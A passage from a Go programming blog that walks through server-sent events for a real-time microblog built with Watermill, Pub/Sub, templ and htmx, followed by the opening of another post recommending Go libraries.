Most online tutorials end here and wish you happy coding. Perhaps it’s good enough if you want to create a demo project in one afternoon. But the example is far from something you would use in production. I don’t want you to read this post, then go back to your project and think, “Uhh, so what do I do now?”
|
||||
|
||||
If you follow our blog, you know we like to focus on real-world examples. Let’s see how to use SSE in a more complex scenario — the microblog example you saw at the top of this page. It’s not quick and easy, and there are many things to consider, but it should make you comfortable enough to use a similar mechanism in your projects.
|
||||
|
||||
Don't miss new posts.
|
||||
Join over 15k subscribers of our newsletter and get a [**free e-book**](https://threedots.tech/go-with-the-domain/)!
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
## Go With The Domain Three Dots Labs
|
||||
|
||||
|
||||
|
||||
](https://threedots.tech/go-with-the-domain/)
|
||||
|
||||
🔒 We do not send spam. You can unsubscribe at any time!
|
||||
|
||||
## The Microblog Example
|
||||
|
||||
The core component of the example is a “post”. The key feature is that the reactions and views are updated in real-time as other users interact with the post.
|
||||
|
||||
In this example, we’ll render HTML on the server side, using no JavaScript code for interactivity except the htmx library.
|
||||
|
||||
The complete example is on [GitHub](https://github.com/ThreeDotsLabs/watermill/tree/master/_examples/real-world-examples/server-sent-events-htmx). You can run it locally using docker-compose.
|
||||
|
||||
### JSON API Example
|
||||
|
||||
For another example featuring a Twitter-like web app, see the [server-sent-events](https://github.com/ThreeDotsLabs/watermill/tree/master/_examples/real-world-examples/server-sent-events) example on the Watermill repository. It shows a similar approach using a Single Page Application with Vue.js and a JSON API.
|
||||
|
||||
### Tools used
|
||||
|
||||
Here’s the stack I use in the example. I won’t dive deep into all the components, but I’ll mention them briefly here.
|
||||
|
||||
- [**Echo**](https://echo.labstack.com/) — a lightweight HTTP router I like for error handling that is simpler than in `net/http`.
|
||||
- [**templ**](https://templ.guide/) — an HTML templates library based on code generation. It can get weird at times, but overall, I’m happy with it and like it more than `html/template`. It’s best used together with an IDE plugin.
|
||||
- [**htmx**](https://htmx.org/) — a library for using AJAX and SSE with no need to write JavaScript.
|
||||
- [**Watermill**](https://watermill.io/) — an event-driven library we maintain for working with messages.
|
||||
- **PostgreSQL** and **Google Cloud Pub/Sub** for storage and messaging infrastructure. (You can choose a different Pub/Sub for messaging, even Postgres.)
|
||||
|
||||
## Deciding what and when to push
|
||||
|
||||
When designing an SSE endpoint, you must decide *what* the payload should be, *when* to send an update, and to *whom* to send it.
|
||||
|
||||
### What
|
||||
|
||||
The payload is just text, and it’s up to you how to encode it. It can be a regular JSON API response or an HTML you would embed directly on the website. Remember that each line should have the `data:` prefix, and the payload needs to end with two new lines (`\n\n`).
|
||||
|
||||
### When
|
||||
|
||||
You need a way to know when something changes in your application so you can push the updates. For example, if the user receives a message, you show a red bubble in the UI.
|
||||
|
||||
The SSE endpoints are long-running, so you may have hundreds or thousands of goroutines running in the background that you must notify of the change. In reaction, each should send an event to the client. Since you’re likely running more than one instance of your service, this can’t work in memory.
|
||||
|
||||
|
||||
|
||||
### To Whom
|
||||
|
||||
You often only want to notify some users of something that happened. If I send you a message, I expect a notification to appear on your screen, but not for anyone else. So, you need a way to filter what happens and choose who should get the update (and which SSE endpoints to trigger).
|
||||
|
||||
|
||||
|
||||
In this example, it goes as follows:
|
||||
|
||||
- **What:** the post “stats” model, including the numbers of views and reactions as HTML.
|
||||
- **When:** when someone sees the post or reacts to it.
|
||||
- **To Whom:** everyone who sees the updated post. Other posts are not updated.
|
||||
|
||||
|
||||
|
||||
## Implementing SSE Endpoints
|
||||
|
||||
While you absolutely can create SSE endpoints from scratch (or with a library), and it’s not that complex, the hard part is triggering the updates in reaction to something that happened. (And doing this over the network since running a single service instance rarely happens in production.) As with running an HTTP server, **you don’t want to reinvent the wheel here.**
|
||||
|
||||
We usually approach anything events-related with [Watermill](https://watermill.io/). It’s a Go library we maintain that abstracts away the low-level details of Pub/Subs. (Getting close to 7k GitHub stars ⭐️). You can use it with any existing codebase as it’s not a framework but a lightweight library (just like htmx). It supports many Pub/Subs, so it’s easy to start with the infrastructure you already have (even an SQL database).
|
||||
|
||||
### Watermill Primer
|
||||
|
||||
(Feel free to skip this part if you’re already familiar with Watermill.)
|
||||
|
||||
The [documentation](https://watermill.io/) goes in-depth on how Watermill works. Below is a TL;DR version.
|
||||
|
||||
First, you need a **Pub/Sub** — a system that lets you work with messages across the network (also known as a “message broker” or a “queue”). Common picks are Kafka or RabbitMQ, but it could just as well be an SQL database.
|
||||
|
||||
Watermill abstracts away all Pub/Subs into two interfaces:
|
||||
|
||||
```
|
||||
type Publisher interface {
|
||||
Publish(topic string, messages ...*Message) error
|
||||
Close() error
|
||||
}
|
||||
|
||||
type Subscriber interface {
|
||||
Subscribe(ctx context.Context, topic string) (<-chan *Message, error)
|
||||
Close() error
|
||||
}
|
||||
```
|
||||
|
||||
You can `Publish` messages and `Subscribe` to them. There’s always a `topic` involved — a string that decides who gets the message.
|
||||
|
||||
Here’s basic Watermill architecture in one picture:
|
||||
|
||||
|
||||
|
||||
The core part of Watermill is the `Message`. It is what the `Request` is for the `net/http` package. The simplest message has just an optional ID and a payload. The payload is a slice of bytes, so you can use any marshaling you want (JSON, Protocol Buffers, plain strings, etc.).
|
||||
|
||||
```
|
||||
msg := message.NewMessage(watermill.NewUUID(), []byte("Hello, world!"))
|
||||
```
|
||||
|
||||
While all Watermill’s components are based on the `Publisher` and `Subscriber` interfaces, using them directly is a relatively low-level API. In this example, we’ll use the CQRS component of Watermill, which is a higher-level API. It’s based on the same ideas but removes some boilerplate, like serialization and deserialization. We’ll use the `EventBus` to publish events and `EventProcessor` to subscribe to them.
|
||||
|
||||
## High-level architecture overview
|
||||
|
||||

|
||||
|
||||
We want to publish two events:
|
||||
|
||||
- `PostViewed` is published when someone sees the post.
|
||||
- `PostReactionAdded` is published when someone reacts to a post.
|
||||
|
||||
Each will have an event handler that updates the post’s stats in the database. (A similar concept as an HTTP handler.) The handlers should also publish the `PostStatsUpdated` event. We will use it to trigger the SSE updates.
|
||||
|
||||
## Publishing events
|
||||
|
||||
First, let’s create a publisher. I use Google Cloud Pub/Sub Publisher, but it can be swapped with any other publisher supported by Watermill. All the configuration needs is a project ID.
|
||||
|
||||
*(Note that Google Cloud Pub/Sub is just one the Pub/Subs Watermill supports. You could easily change this to [another supported Pub/Sub](https://watermill.io/pubsubs/). Kind of like an ORM would work with MySQL, PostgreSQL, and SQLite.)*
|
||||
|
||||
```
|
||||
logger := watermill.NewStdLogger(false, false)
|
||||
|
||||
publisher, err := googlecloud.NewPublisher(
|
||||
googlecloud.PublisherConfig{
|
||||
ProjectID: cfg.PubSubProjectID,
|
||||
},
|
||||
logger,
|
||||
)
|
||||
```
|
||||
|
||||
Publisher works with messages, meaning you must marshal events (structs) into bytes and choose what topics to publish them to. It’s very common to use the same marshaling for all events and topics that follow some convention, like the event name being part of them.
|
||||
|
||||
We will use the `EventBus` component to simplify the publishing API. You can think of it as a high-level wrapper on the publisher (as you can see, it’s the first argument). You pass the configuration options once and then can publish events with a single method call.
|
||||
|
||||
```
|
||||
eventBus, err := cqrs.NewEventBusWithConfig(
|
||||
publisher,
|
||||
cqrs.EventBusConfig{
|
||||
GeneratePublishTopic: func(params cqrs.GenerateEventPublishTopicParams) (string, error) {
|
||||
return params.EventName, nil
|
||||
},
|
||||
Marshaler: cqrs.JSONMarshaler{},
|
||||
Logger: logger,
|
||||
},
|
||||
)
|
||||
```
|
||||
|
||||
The configuration takes a `Marshaler`, so we use the `cqrs.JSONMarshaler{}` (all messages will be marshaled to JSON).
|
||||
|
||||
The `GeneratePublishTopic` function returns the topic’s name based on the available parameters. Instead of passing a topic directly to `Publish,` we define this function to determine the topic based on the message. The `EventBus` calls this function every time a message is published. In this case, we’ll use the `params.EventName`. So, if you consider a struct like this:
|
||||
|
||||
```
|
||||
type PostViewed struct {
|
||||
PostID int `json:"post_id"`
|
||||
}
|
||||
```
|
||||
|
||||
It will be published on the `PostViewed` topic. (The chosen marshaler provides a way to extract the event name).
|
||||
|
||||
Publishing events using the event bus is trivial. Thanks to the setup of marshaler and `GeneratePublishTopic`, we pass the event struct to `Publish`, and the rest happens behind the scenes. In the HTTP handler, we can use something like this:
|
||||
|
||||
```
|
||||
event := PostViewed{
|
||||
PostID: post.ID,
|
||||
}
|
||||
|
||||
err = h.eventBus.Publish(ctx, event)
|
||||
```
|
||||
|
||||
## Subscribing to events
|
||||
|
||||
I decided to make the HTTP endpoints just publish the events. The event handlers update the post’s stats in the database asynchronously. This way, the client doesn’t need to wait for the changes to be applied, and the view will be eventually updated via SSE.
|
||||
|
||||
We need two event handlers to update the stats in the database. The first updates the views count, and the second updates the reactions count.
|
||||
|
||||
The CQRS component used for subscribing to events is the `EventProcessor`. As with the `EventBus`, some setup needs to be done initially. But thanks to this, writing the handlers later will be very pleasant. The idea behind it is similar to the `EventBus`, but it’s the other way around.
|
||||
|
||||
First, create a Router. It’s a similar concept to the HTTP routers you’re familiar with. The component runs in the background and routes messages to handlers.
|
||||
|
||||
```
|
||||
router, err := message.NewRouter(message.RouterConfig{}, logger)
|
||||
```
|
||||
|
||||
Similarly to HTTP routers, Watermill’s router supports middlewares. For example, you can add the `Recoverer` middleware so panics in handlers don’t blow up your server.
|
||||
|
||||
```
|
||||
router.AddMiddleware(middleware.Recoverer)
|
||||
```
|
||||
|
||||
Now we can create the EventProcessor.
|
||||
|
||||
```
|
||||
eventProcessor, err := cqrs.NewEventProcessorWithConfig(
|
||||
router,
|
||||
cqrs.EventProcessorConfig{
|
||||
GenerateSubscribeTopic: func(params cqrs.EventProcessorGenerateSubscribeTopicParams) (string, error) {
|
||||
return params.EventName, nil
|
||||
},
|
||||
SubscriberConstructor: func(params cqrs.EventProcessorSubscriberConstructorParams) (message.Subscriber, error) {
|
||||
return googlecloud.NewSubscriber(
|
||||
googlecloud.SubscriberConfig{
|
||||
ProjectID: cfg.PubSubProjectID,
|
||||
GenerateSubscriptionName: func(topic string) string {
|
||||
return fmt.Sprintf("%v_%v", topic, params.HandlerName)
|
||||
},
|
||||
},
|
||||
logger,
|
||||
)
|
||||
},
|
||||
Marshaler: cqrs.JSONMarshaler{},
|
||||
Logger: logger,
|
||||
},
|
||||
)
|
||||
```
|
||||
|
||||
The first argument is the router. It’s similar to how the `EventBus` “wrapped” the publisher.
|
||||
|
||||
Then comes the config. The `Marshaler` and `GenerateSubscribeTopic` are the same concepts as in the `EventBus`. The only difference is they come at the other end of the Pub/Sub. In the `EventBus`, the marshaler marshals the message, and the function decides to which topic to publish it. Here, the `Marshaler` unmarshals the message back on the struct, and `GenerateSubscribeTopic` decides to which topic to subscribe to.
|
||||
|
||||
`SubscriberConstructor` is what the name says: it returns a new `Subscriber`. You may wonder, why not use a single subscriber, as we did with the `publisher` in the `EventBus`?
|
||||
|
||||
Publishing messages is straightforward: you marshal a struct, send the bytes to a topic, and you’re done. Subscribing is where things get more interesting. For example, you run two replicas of the same service. How do you ensure that only one replica receives a message from the Pub/Sub?
|
||||
|
||||
The strategy depends on the Pub/Sub. In Google Cloud Pub/Sub, you use a single “subscription” bound to a topic and share it among the replicas. That’s why having a subscriber constructor is helpful in this context. It allows us to specify what subscription to use for each event type. In this example, the subscription joins the topic name with the handler name. For example, `PostViewed_UpdateViews`.
|
||||
|
||||
|
||||
|
||||
As promised, with the setup done, adding message handlers is quite simple. Note that the functions are generic (with inferred types), so you work with strongly typed events! The handler name is used to generate the subscription name, so it needs to be unique within handlers.
|
||||
|
||||
```
|
||||
err = eventProcessor.AddHandlers(
|
||||
cqrs.NewEventHandler(
|
||||
"UpdateViews",
|
||||
func(ctx context.Context, event *PostViewed) error {
|
||||
return repo.UpdatePost(ctx, event.PostID, func(post *Post) {
|
||||
post.Views++
|
||||
})
|
||||
},
|
||||
),
|
||||
cqrs.NewEventHandler(
|
||||
"UpdateReactions",
|
||||
func(ctx context.Context, event *PostReactionAdded) error {
|
||||
return repo.UpdatePost(ctx, event.PostID, func(post *Post) {
|
||||
post.Reactions[event.ReactionID]++
|
||||
})
|
||||
},
|
||||
),
|
||||
)
|
||||
```
|
||||
|
||||
### Be careful when refactoring
|
||||
|
||||
The names used for creating the topics and subscriptions are essential. If they were accidentally changed, you could lose messages.
|
||||
|
||||
You should not change the event or handler names once they’re running in production. If you need to, consider creating a new event or handler. For example, `PostViewedV2`.
|
||||
|
||||
The last part is running the router, just like you would run an HTTP server.
|
||||
|
||||
```
|
||||
go func() {
|
||||
err := router.Run(context.Background())
|
||||
if err != nil {
|
||||
panic(err)
|
||||
}
|
||||
}()
|
||||
```
|
||||
|
||||
### Publishing PostStatsUpdated
|
||||
|
||||
We’ll use one more event to trigger the SSE updates: `PostStatsUpdated`. It includes the post’s ID and a record of what has been updated (views or the reaction ID).
|
||||
|
||||
```
|
||||
type PostStatsUpdated struct {
|
||||
PostID int `json:"post_id"`
|
||||
ViewsUpdated bool `json:"views_updated"`
|
||||
ReactionUpdated *string `json:"reaction_updated"`
|
||||
}
|
||||
```
|
||||
|
||||
Since the release of this post, I realized the naive approach of getting the post from the database on each update doesn’t scale well (hundreds of `SELECT` queries on each update, depending on how many visitors we have). I’ve updated the example so the `PostStatsUpdated` event includes all stats. This way, the SSE endpoint doesn’t need to query the database at all, except for the initial call. You can see how big was the impact on the database load.
|
||||
|
||||
|
||||
|
||||
I left the original version in the code snippets for simplicity. You can see the changes on [GitHub](https://github.com/ThreeDotsLabs/watermill/commit/0ea2d2de47d9c83ef85791a17822cc058ea54de2).
|
||||
|
||||
After updating the post, both handlers should publish the `PostStatsUpdated` event.
|
||||
|
||||
```
|
||||
err = eventProcessor.AddHandlers(
|
||||
cqrs.NewEventHandler(
|
||||
"UpdateViews",
|
||||
func(ctx context.Context, event *PostViewed) error {
|
||||
err = repo.UpdatePost(ctx, event.PostID, func(post *Post) {
|
||||
post.Views++
|
||||
})
|
||||
if err != nil {
|
||||
return err
|
||||
}
|
||||
|
||||
statsUpdated := PostStatsUpdated{
|
||||
PostID: event.PostID,
|
||||
ViewsUpdated: true,
|
||||
}
|
||||
|
||||
return eventBus.Publish(ctx, statsUpdated)
|
||||
},
|
||||
),
|
||||
cqrs.NewEventHandler(
|
||||
"UpdateReactions",
|
||||
func(ctx context.Context, event *PostReactionAdded) error {
|
||||
err := repo.UpdatePost(ctx, event.PostID, func(post *Post) {
|
||||
post.Reactions[event.ReactionID]++
|
||||
})
|
||||
if err != nil {
|
||||
return err
|
||||
}
|
||||
|
||||
statsUpdated := PostStatsUpdated{
|
||||
PostID: event.PostID,
|
||||
ReactionUpdated: &event.ReactionID,
|
||||
}
|
||||
|
||||
return eventBus.Publish(ctx, statsUpdated)
|
||||
},
|
||||
),
|
||||
)
|
||||
```
|
||||
|
||||
## SSE Router
|
||||
|
||||
It’s time to implement the SSE endpoints. Watermill also provides an SSE component that works well with other internals.
|
||||
|
||||
The main component is called SSE Router, and the idea behind it is pretty simple. When you call its `AddHandler` method, it subscribes to the given topic in the configured subscriber. The method returns a regular HTTP handler you can use with any HTTP router you want. Whenever a message appears in the chosen topic, it will be propagated in a fan-out fashion to all running SSE endpoints within.
|
||||
|
||||
|
||||
|
||||
First, let’s create the `SSERouter` (it comes from the [watermill-http](https://github.com/ThreeDotsLabs/watermill-http) package — use the `v2` version!).
|
||||
|
||||
The config requires an `UpstreamSubscriber`: you need to subscribe to a Pub/Sub that contains the events. We use Google Cloud Pub/Sub again. I’ll explain the details of the configuration a bit later.
|
||||
|
||||
We use a string marshaler as we’re going to return plain HTML.
|
||||
|
||||
```
|
||||
subscriber, err := googlecloud.NewSubscriber(googlecloud.SubscriberConfig{
|
||||
// ...
|
||||
}, logger)
|
||||
if err != nil {
|
||||
panic(err)
|
||||
}
|
||||
|
||||
sseRouter, err := http.NewSSERouter(http.SSERouterConfig{
|
||||
UpstreamSubscriber: subscriber,
|
||||
Marshaler: http.StringSSEMarshaler{},
|
||||
}, logger)
|
||||
if err != nil {
|
||||
panic(err)
|
||||
}
|
||||
```
|
||||
|
||||
Then, you need to implement the `StreamAdapter` interface:
|
||||
|
||||
```
|
||||
type StreamAdapter interface {
|
||||
InitialStreamResponse(w http.ResponseWriter, r *http.Request) (response interface{}, ok bool)
|
||||
NextStreamResponse(r *http.Request, msg *message.Message) (response interface{}, ok bool)
|
||||
}
|
||||
```
|
||||
|
||||
These two methods are very similar. The first one is how you respond to the initial HTTP request. If needed, it lets you return an error and write it to the `ResponseWriter`. This is important because as soon as you write any data, it’s too late to change the response code or the headers. So, `InitialStreamResponse` is where you handle things like validation or authentication. If any errors happen, return `ok` equal `false` to stop the handler. Otherwise, what you return becomes the first event sent to the client.
|
||||
|
||||
`NextStreamResponse` is called for each incoming `Message`. You can return a `response` to be sent to the SSE clients that use this endpoint. Or you can skip the message (again, return `ok` equal `false`).
|
||||
|
||||
By default, whatever you return as the `response` is marshaled to JSON with event type `data`. You can override this with a custom marshaler, as we did here. You can also return the `ServerSentEvent` struct, which lets you explicitly specify the `Event` and `Data` fields.
|
||||
|
||||
In our case, `InitialStreamResponse` simply returns the post’s response.
|
||||
|
||||
```
|
||||
func (s *statsStream) InitialStreamResponse(w http.ResponseWriter, r *http.Request) (response interface{}, ok bool) {
|
||||
postIDStr := r.PathValue("id")
|
||||
postID, err := strconv.Atoi(postIDStr)
|
||||
if err != nil {
|
||||
w.WriteHeader(http.StatusBadRequest)
|
||||
w.Write([]byte("invalid post ID"))
|
||||
return nil, false
|
||||
}
|
||||
|
||||
resp, err := s.getResponse(r.Context(), postID, nil)
|
||||
if err != nil {
|
||||
w.WriteHeader(http.StatusInternalServerError)
|
||||
w.Write([]byte(err.Error()))
|
||||
return nil, false
|
||||
}
|
||||
|
||||
return resp, true
|
||||
}
|
||||
```
|
||||
|
||||
`NextStreamResponse` is similar, but it also checks if the post’s ID in the event matches the one in the URL. If not, it skips the message. It means a post has been updated, but not the one this endpoint returns.
|
||||
|
||||
```
|
||||
func (s *statsStream) NextStreamResponse(r *http.Request, msg *message.Message) (response interface{}, ok bool) {
|
||||
postIDStr := r.PathValue("id")
|
||||
postID, err := strconv.Atoi(postIDStr)
|
||||
if err != nil {
|
||||
fmt.Println("invalid post ID")
|
||||
return nil, false
|
||||
}
|
||||
|
||||
var event PostStatsUpdated
|
||||
err = json.Unmarshal(msg.Payload, &event)
|
||||
if err != nil {
|
||||
fmt.Println("cannot unmarshal: " + err.Error())
|
||||
return "", false
|
||||
}
|
||||
|
||||
if event.PostID != postID {
|
||||
return "", false
|
||||
}
|
||||
|
||||
resp, err := s.getResponse(r.Context(), postID, &event)
|
||||
if err != nil {
|
||||
fmt.Println("could not get response: " + err.Error())
|
||||
return nil, false
|
||||
}
|
||||
|
||||
return resp, true
|
||||
}
|
||||
```
|
||||
|
||||
As you can see, there’s no usual error handling here. The best we can do is log the error and return `false` to skip the message. The handler already replied with `200 OK`, so it’s too late to change the status code. Alternatively, we could return a custom response with the error message to be displayed to the user.
|
||||
|
||||
With the stream adapter ready, we can create a handler on the SSE Router:
|
||||
|
||||
```
|
||||
statsHandler := sseRouter.AddHandler("PostStatsUpdated", &statsStream{repo: repo})
|
||||
```
|
||||
|
||||
The first argument here is the `topic` to listen to. The returned value is a ready-to-use `http.HandlerFunc`.
|
||||
|
||||
Most HTTP libraries and frameworks are compatible with `net/http`, so you can use it with whatever HTTP router you like. I use echo, so there’s a small conversion of the path value needed:
|
||||
|
||||
```
|
||||
e.GET("/posts/:id/stats", func(c echo.Context) error {
|
||||
postID := c.Param("id")
|
||||
c.Request().SetPathValue("id", postID)
|
||||
|
||||
statsHandler(c.Response(), c.Request())
|
||||
return nil
|
||||
})
|
||||
```
|
||||
|
||||
Finally, you need to run the SSE router in a separate goroutine:
|
||||
|
||||
```
|
||||
go func() {
|
||||
err := sseRouter.Run(context.Background())
|
||||
if err != nil {
|
||||
panic(err)
|
||||
}
|
||||
}()
|
||||
```
|
||||
|
||||
And that’s it! Whenever a message is published on the `PostStatsUpdated` topic, the SSE Router propagates it to all clients listening to the `GET /posts/:id/stats` endpoint.
|
||||
|
||||
The handlers created by the SSE Router already handle all implementation details, so you don’t need to worry about setting the headers.
|
||||
|
||||
When called without an `Accept` header or with a value other than `text/event-stream`, the handlers act as regular GET handlers, returning the response from `InitialStreamResponse`. Creating an `EventStream` in JavaScript automatically passes the header for you, but keep this in mind when debugging your endpoints with a tool like `curl`!
|
||||
|
||||
```
|
||||
# Regular HTTP response
|
||||
curl localhost:8080/posts/1/stats
|
||||
|
||||
# SSE response
|
||||
curl -H "Accept: text/event-stream" localhost:8080/posts/1/stats
|
||||
```
|
||||
|
||||
### Configuring the Subscriber
|
||||
|
||||
Remember the part that we want each event to be processed only by one service replica at a time? In the case of events used for SSE, you need a counterintuitive approach: all subscribers need to process each event, as the SSE endpoints will be running across all of your service instances.
|
||||
|
||||
|
||||
|
||||
In other words, in this case, each replica should have its own subscription that’s not shared with anyone. For Google Cloud Pub/Sub, an easy way to do it is to generate a unique subscription name on the service’s startup. For example, using a “short UUID” would generate subscription names like `PostStatsUpdated_lkcNowPZ99M123xPwqcxp1`.
|
||||
|
||||
Keep in mind this can have some impact on your Pub/Sub. For example, when using Google Cloud Pub/Sub, it’s best to set the expiration policy for such subscriptions for one day, so they’re deleted when no longer used. There’s a hard limit of 10,000 subscriptions; you could quickly hit it this way.
|
||||
|
||||
```
|
||||
subscriber, err := googlecloud.NewSubscriber(
|
||||
googlecloud.SubscriberConfig{
|
||||
ProjectID: cfg.PubSubProjectID,
|
||||
GenerateSubscriptionName: func(topic string) string {
|
||||
return fmt.Sprintf("%v_%v", topic, watermill.NewShortUUID())
|
||||
},
|
||||
SubscriptionConfig: pubsub.SubscriptionConfig{
|
||||
ExpirationPolicy: time.Hour * 24,
|
||||
},
|
||||
},
|
||||
logger,
|
||||
)
|
||||
```
|
||||
|
||||
If that sounds like a lot to consider, it’s because there is! Running production-grade Event-Driven systems comes with many advantages, but it’s not trivial. That’s why I go into detail here, so you know what to expect in production, not just in toy examples. (If that sounds like something you’d like to learn in-depth, see our [Go Event-Driven training](https://threedots.tech/event-driven/).)
|
||||
|
||||
## htmx
|
||||
|
||||
The last piece of the puzzle is the client-side code.
|
||||
|
||||
In the example, we use htmx, a library that lets you make AJAX requests with HTML attributes. It also supports SSE with an extension. The templating in the snippets below comes from templ.
|
||||
|
||||
```
|
||||
<div hx-ext="sse" sse-connect={ "/posts/" + post.ID + "/stats" } sse-swap="data"></div>
|
||||
```
|
||||
|
||||
The `sse-swap` attribute is the event type to look for from the stream. By default, Watermill’s SSE endpoints use `data`, so that’s what we use. Every time an event is received from the `/posts/:id/stats` endpoint, its payload will be injected inside the div. (Remember, our events are HTML.)
|
||||
|
||||
We also use htmx to send the reaction form asynchronously (a classic POST AJAX request). In this case, we use `hx-swap="outerHTML"`, which replaces the entire form with the response from the server. It’s a button with a ✅ “check” suggesting that the reaction has been added. The SSE will eventually update the stats. (Although there might be a slight delay. If you care about UX, returning a “fake” number increase could make sense here.)
|
||||
|
||||
```
|
||||
<form hx-post={ "/posts/" + postID + "/reactions"} hx-swap="outerHTML">
|
||||
<input type="hidden" name="reaction_id" value={ reaction.ID } />
|
||||
<button type="submit" class={"btn", "btn-outline-secondary", "m-1", templ.KV("animated", reaction.JustChanged)}>
|
||||
<span class="emoji">{ reaction.Label }</span>
|
||||
<span class="counter">{ reaction.Count }</span>
|
||||
</button>
|
||||
</form>
|
||||
```
|
||||
|
||||
### Animations
|
||||
|
||||
If you’re used to working with Single Page Applications, using htmx might initially feel weird. For example, consider animating an element that has just been updated. In a classic SPA, you would get the JSON response from the SSE endpoint, compare the values with what’s in the “model”, and decide whether to animate the element.
|
||||
|
||||
While htmx allows for “hooks” after the request is done, it’s probably not what you want. Instead, you need to adjust your mental model a bit. The server code is the source of truth in this setup. There is no “client” that decides how to display things.
|
||||
|
||||
In this example, I use a CSS class to mark the updated element. The class includes an animation that pops up the element for a moment. The server code decides whether to add the class or not (based on the data in the incoming event). (`templ.KV` is how you add a class conditionally using templ. It will be present if `stats.Views.JustChanged` is true.)
|
||||
|
||||
```
|
||||
<div class={ "d-flex", "align-items-center", templ.KV("animated", stats.Views.JustChanged)}>
|
||||
<span class="me-1">👁️</span>
|
||||
<small class="text-muted">{ stats.Views.Count + " views" }</small>
|
||||
</div>
|
||||
```
|
||||
|
||||
## Other things to consider
|
||||
|
||||
### Two kinds of SSE endpoints
|
||||
|
||||
How you return events from SSE endpoints is totally up to you. Here are two ways that make sense in different scenarios.
|
||||
|
||||
1. An endpoint that returns the same data model initially and on every update. With each triggered update, you kind of “refresh” the model, perhaps embedded on the website. This is what we use in the example above.
|
||||
2. An endpoint that returns nothing initially and then keeps sending unique updates as they happen. You can append each new event to some list, for example. It’s how you would implement notifications or a web chat.
|
||||
|
||||
### At-least-once delivery
|
||||
|
||||
When working with virtually any Pub/Sub, you must be aware of the “at-least-once” delivery guarantee. You may receive the same message twice because of network issues or your server going down at the wrong moment.
|
||||
|
||||
Don’t try to work around this. Instead, embrace that this can happen and design your handlers to be *idempotent*. It means that processing the message twice (or more) has the same effect as processing it once.
|
||||
|
||||
In the example above, we don’t guard against it. If the same message was processed twice, it would add an extra view or reaction in the database. It’s not a big deal in this case, and we can live with it. One way to prevent it would be to store the processed message IDs in the database and check it on each update.
|
||||
|
||||
### Watch out for HTTP/1.1
|
||||
|
||||
In modern browsers, there’s a limit of 6 open connections per server over HTTP/1.1, which can be a big issue when using SSE. Your website won’t work well if someone opens it in several tabs.
|
||||
|
||||
For best results, use SSE with HTTP/2 where this limit doesn’t apply. Most modern web servers support HTTP/2, so make sure you enable it.
|
||||
|
||||
## Local environment tricks
|
||||
|
||||
Here are two tips unrelated to SSE that might be useful for running your app locally.
|
||||
|
||||
### Mounting /go/pkg and go cache
|
||||
|
||||
In the docker-compose definition, you can mount the `/go/pkg` and `/go-cache` directories to speed up the build process. This way, you don’t have to download the dependencies whenever you rebuild the container.
|
||||
|
||||
```
|
||||
services:
|
||||
server:
|
||||
# ...
|
||||
volumes:
|
||||
- go_pkg:/go/pkg
|
||||
- go_cache:/go-cache
|
||||
|
||||
volumes:
|
||||
go_pkg:
|
||||
go_cache:
|
||||
```
|
||||
|
||||
### Reflex for regenerating templ and rebuilding the server
|
||||
|
||||
[Reflex](https://github.com/cespare/reflex) is my go-to tool for live code reloading. (See [my post on the dev environment setup](https://threedots.tech/post/go-docker-dev-environment-with-go-modules-and-live-code-reloading/).) When working with templ, you can use a configuration like the one below to regenerate the templates and rebuild the server after every change.
|
||||
|
||||
It’s a great way to speed up your development process, so you don’t need to keep switching between code, the terminal, and the browser.
|
||||
|
||||
```
|
||||
-r '(\.go$|go\.mod$)' -s go run .
|
||||
-r '\.templ$' templ generate
|
||||
```
|
||||
|
||||
## Go build something!
|
||||
|
||||
That should be all the theory you need to build something cool. If you have any questions, let me know in the comments.
|
||||
|
||||
Once again, the complete source code is on [GitHub](https://github.com/ThreeDotsLabs/watermill/tree/master/_examples/real-world-examples/server-sent-events-htmx) You can run it locally with `docker-compose up`.
|
||||
|
||||
Give this stack a try; I had lots of fun working with it. Good luck!
|
||||
Executable
+937
@@ -0,0 +1,937 @@
|
||||
---
|
||||
page-title: "The Go libraries that never failed us: 22 libraries you need to know"
|
||||
url: https://threedots.tech/post/list-of-recommended-libraries/
|
||||
date: "2024-07-23 08:01:03"
|
||||
---
|
||||
Did you have a situation when you lost a ton of time finding a Go library for your need? In theory, you can check lists like [Awesome Go](https://github.com/avelino/awesome-go) or make a choice based on GitHub stars. But Awesome Go contains over 2600 libraries, and popularity is not always the best indicator of library quality. **I often thought that it would be great to have a place where I could find just the best and battle-tested libraries I could use in my project.** Because we didn’t find such a place with Miłosz, we decided to create it.
|
||||
|
||||

|
||||
|
||||
Based on our experience leading multiple Go teams and working on various projects, including complex financial, health, and security, we will recommend tools that could work well for different projects.
|
||||
|
||||
In addition to providing a list of libraries, we also want to show you some non-obvious uses for those tools and libraries. However, it’s important to note that most of these tools can be misused. We’ve included some common anti-patterns to help you avoid making those mistakes.
|
||||
|
||||
This list is intended to be opinionated. **We only wanted to include libraries we used on real production systems. Thanks to that, we recommend just libraries that we are 100% sure about.** Unfortunately, our day is limited to 24 hours, so checking all available libraries is impossible.
|
||||
|
||||
**If you know of any libraries we should include on this list, please let us know in the comments!** We will continue to update the list with new findings over time.
|
||||
|
||||
Table of Contents
|
||||
|
||||
1. [HTTP](https://threedots.tech/post/list-of-recommended-libraries/#http)
|
||||
1. [Routers](https://threedots.tech/post/list-of-recommended-libraries/#routers)
|
||||
1. [Echo](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-echo-githubhttpsgithubcomlabstackecho-docshttpsecholabstackcomguide-exampleshttpsecholabstackcomcookbook) [\[GitHub\]](https://github.com/labstack/echo) [\[Docs\]](https://echo.labstack.com/guide/) [\[Examples\]](https://echo.labstack.com/cookbook/)
|
||||
2. [chi](https://threedots.tech/post/list-of-recommended-libraries/#white_check_mark-chi-githubhttpsgithubcomgo-chichi-docshttpspkggodevgithubcomgo-chichi-exampleshttpsgithubcomgo-chichitreemaster_examples) [\[GitHub\]](https://github.com/go-chi/chi) [\[Docs\]](https://pkg.go.dev/github.com/go-chi/chi) [\[Examples\]](https://github.com/go-chi/chi/tree/master/_examples)
|
||||
2. [Middlewares](https://threedots.tech/post/list-of-recommended-libraries/#middlewares)
|
||||
3. [Serving static content](https://threedots.tech/post/list-of-recommended-libraries/#serving-static-content)
|
||||
4. [OpenAPI](https://threedots.tech/post/list-of-recommended-libraries/#openapi)
|
||||
5. [Generating Go server and clients](https://threedots.tech/post/list-of-recommended-libraries/#generating-go-server-and-clients)
|
||||
